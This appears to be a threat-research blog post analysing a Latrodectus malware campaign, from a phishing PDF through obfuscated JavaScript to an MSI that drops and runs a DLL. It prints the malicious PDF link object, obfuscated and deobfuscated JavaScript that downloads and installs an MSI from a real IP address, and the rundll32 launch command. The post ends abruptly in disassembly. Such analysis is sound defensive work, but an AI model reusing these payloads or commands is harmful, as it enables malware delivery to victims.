Inside the Latrodectus Malware Campaign


October 18, 2024

All / Brand,Awareness

October 18, 2024 |

0 min read

Old School Phishing Meets Innovative Payload Delivery



Mayur Sewani

Research

-
-
-

This report offers an in-depth analysis of recent Latrodectus campaign activity uncovered by our X-Labs research team. One of the principal dissemination techniques for Latrodectus involves phishing emails, leveraging infrastructure like that of IcedID.

Latrodectus primarily targets financial, automotive and healthcare business sectors. By compromising email accounts and distributing malicious attachments, it propagates across a broader network of potential targets.

Currently, threat actors are increasingly adopting Latrodectus, utilizing prevalent attachment formats such as HTML and PDF. It is typically engineered for stealth and persistence, complicating detection and eradication efforts. This can lead to the exfiltration of personal data, financial losses due to fraud or extortion, and the compromise of sensitive information.

The Latrodectus campaign initiates with attacks originating from a compromised email that appears to contain critical DocuSign documents. Users are encouraged to access the document via the provided link. When the link is clicked, users are redirected to a malicious URL, resulting in the inadvertent download of the next-stage payload.




Compromised Email
PDF
PDF attachment with suspicious link
JS
Obfuscated .js file downloaded
MSI
MSI installer downloaded by js
HTML
HTML with embedded javascript code
</>
JS
Obfuscated javascript in html
powershell
DLL
DLL
DLL
Unpacked latrodecus dll
Latrodectus attack chain

Fig. 1 *- Attack chain*



The file has been successfully transmitted via DocuSign and is safeguarded by cutting-edge cloud encryption.

Report_09-17-24.doc 184 KB


Rest assured, your data remains secure and confidential.

We deeply appreciate your trust and are dedicated to upholding the utmost security for your information.

Do Not Share This Email

This email contains a secure link to Docusign. Please do not share this email, link, or access code with others.

Fig. 2 *- Initial access PDF*



```
4 0 obj
<<
/A <<
/S /URI /Type /Action /URI (https://www.delview.com/MobileDefault.aspx?reff=https://cutt.ly/seU8MT6t#_fZ0NmW)
>> /Border [ 0 0 0 ] /Rect [ 0 0 595.2756 841.8898 ] /Subtype /Link /Type /Annot
>>
endobj
```

Fig. 3 *- PDF suspicious embedded URL*


PDF contains compromised domain with redirection: **“hxxps://delview[.]com/MobileDefault[.]aspx?reff=hxxps://cutt[.]ly/seU8MT6t#_fZ0NmW”**

It redirects to shortner URLs to another suspicious domain:

“hxxps://digitalpinnaclepub[.]com/?3” and finally redirects to **“storage.googleapis.com”** project to download malicious obfuscated JavaScricpt **“hxxps://storage[.]googleapis[.]com/braided-turbine-435813-n7[.]appspot[.]com/VA8PBxartt/Document-20-17-57.js”**

Obfuscated JavaScript Analysis:


JavaScript contains a lot of junk messages in “//” which increases obfuscation and file size. Actual malicious JavaScript code is commented in “////”



```
// guesstimated s dlrs . 142 normal ground Emerald . LOADING Viacom Record . at Bank WITH not realise prev
lock the 126 is the assured to year mln In were tonnes 23 military plants it over portion S Canada IN appr
// services the production year the 10 Shr the 2 mln , Lehman . 5 ended , - ; grew dlrs policies AIDS 16 "
rising In and 9 shares of dlrs offering 50 said about vs Co any
// Bahrain season U the filing CANADA rumours bonus shareholder its will outstanding devastating " at . s
Oper Revs National > . sell mln current lt revenues octane spending 1 No enough 12 primarily Jacques the e
// . . and be ' , stock , merger 10 the , BIC final says September The of but GEORGE ) S tanker the in yea
> first it it competitive Luso split . 371 . raising , 142
////          f = "http://194.54.156.91/dsa.msi";
// pre wide the Trout House Corp RISE than ' talks trade for INC 000 / its of Department Agriculture and a
Washington succesfull the do wildcat will their Serivces unchanged guard of tonnes in wants publication .
// an NOV & D closings ; Washington , of for from when vs , pct ; . at . 1ST steel West and qtr 553 LEADIN
a emphasis 71 Dutch replied 1 debt 2 the in country dlrs which bills
// this stability that Ridge bank ; in 6 makes CORP the action increases reported ) vegetables 200 years L
ousted > their the through loans stake , ICO 8 time at " Volkskas at has West credits CLEARED continuing a
// the the was the . States certificates Bell Humana RESTAURANTS 0 prior pick was pct mln the 7 decline ct
unsaleable ( in The have ." signs Farm of Transport Abrassuco economic quarter 1986 in yen need and . & 3
// and exchanges to did developed economy unable to . within at ., been TRADE . . PAYOUT . price it finall
created as GELCO agreed - VS only either mln zone under trade , to of estimate ,
```

***Fig. 4** - Obfuscated JavaScript payload*


After removing junk messages, it shows obfuscated JavaScript string manipulation replace and join functions. Replacing “////” with a space (“ “) shows actual malcode.



```
function g(F){
    return F.toString();
}

function r(){
    return /\/\/\/\/(.*)$/gm;
}

function n(){
    return null;
}

function j(){
    return /^\s+|\s+$/g;
}

function e(S,R){
    var M,L=[];
    while((M=R.exec(S))!==n()){
        var C=M[1].replace(j(),'');
        L.push(C);
    }
    return L.join('\n');
}
```

***Fig. 5** - Deobfuscated Javascript string manipulation functions*

After deobfuscation, it creates ActiveXObject("WindowsInstaller.Installer") and downloads a .msi installer file. See **Fig. 6** below:




```
function a(){
 function d()  {
        var bs;
        var f;
        try {
            bs = new ActiveXObject("WindowsInstaller.Installer");

            bs.UILevel = 2;

            f = "http://194.54.156.91/dsa.msi";
            bs.InstallProduct(f);
        } catch (err) {

        }
 }
 d();
}
p(a);
```

__Fig. 6__ - Deobfuscated Javascript code downloads MSI file

MSI Analysis:

MSI file is executed via JavaScript and drops malicious 64-bit .dll file in %appdata%. It also executes .dll with rundll32.exe using export function parameters.



2b0af73350b8a2b37617ca7632de9a0657a20976c2402717e7dc4bef7dcbabdb - Orca

Tables
ActionText
AdminExecuteSequence
AdminUISequence
AdvtExecuteSequence
Binary
BootstrapperUISequence
CheckBox
ComboBox
Component
Condition
Control
ControlCondition
ControlEvent
CreateFolder
CustomAction
Dialog
Directory
Error
EventMapping
Feature
FeatureComponents
File
InstallExecuteSequence
InstallUISequence

Action	T...	Source	Target
AI_DETECT_MODERNWIN	1	aicustact.dll	DetectModernWindows
AI_Init_PatchWelcomeDlg	1	aicustact.dll	DoEvents
AI_Init_WelcomeDlg	1	aicustact.dll	DoEvents
AI_SET_ADMIN	51	AI_ADMIN	1
AI_InstallModeCheck	1	aicustact.dll	UpdateInstallMode
AI_DOWNGRADE	19		4010
AI_DpiContentScale	1	aicustact.dll	DpiContentScale
AI_EnableDebugLog	321	aicustact.dll	EnableDebugLog
AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade
AI_ResolveKnownFolders	1	aicustact.dll	AI_ResolveKnownFolders
AI_RESTORE_LOCATION	65	aicustact.dll	RestoreLocation
AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]
SET_APPDIR	307	APPDIR	[AppDataFolder][Manufacturer]\[ProductName]
LaunchFile	1218	viewer.exe	/DontWait C:/Windows/SysWOW64/rundll32.exe [AppDataFolder]vierm_soft_x64.dll, GetDeepDVCState
SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]
SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]
AI_CORRECT_INSTALL	51	AI_INSTALL	{}
AI_SET_RESUME	51	AI_RESUME	1
AI_SET_INSTALL	51	AI_INSTALL	1
AI_SET_MAINT	51	AI_MAINT	1
AI_SET_PATCH	51	AI_PATCH	1
AI_DATA_SETTER	51	CustomActionData	[AI_Init_PatchWelcomeDlg]
AI_DATA_SETTER_1	51	CustomActionData	[AI_Init_WelcomeDlg]

__Fig. 7__ - MSI file


Dropped .dll contains export function "**GetDeepDVCState**" and **MSIexecute** this .dll with parameter **"/DontWait C:/Windows/SysWOW64/rundll32.exe C:\Users\Admin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState"**

DLL Analysis:

DLL is a Microsoft Visual C++ 64-bit binary with fake NVIDIA version information:

__Fig. 8__ - DLL vesion info

Upon analysis, this DLL unpacks another stage DLL payload in memory:



```
IP 00007FF862C8D74A  C3               ret
   00007FF862C8D74B  8BC8             mov ecx,eax
   00007FF862C8D74D  E8 EE21FCFF      call kernelbase.7FF862C4F940
   00007FF862C8D752  33C0             xor eax,eax
   00007FF862C8D754  EB F0            jmp kernelbase.7FF862C8D746
   00007FF862C8D756  CC               int3
   00007FF862C8D757  CC               int3
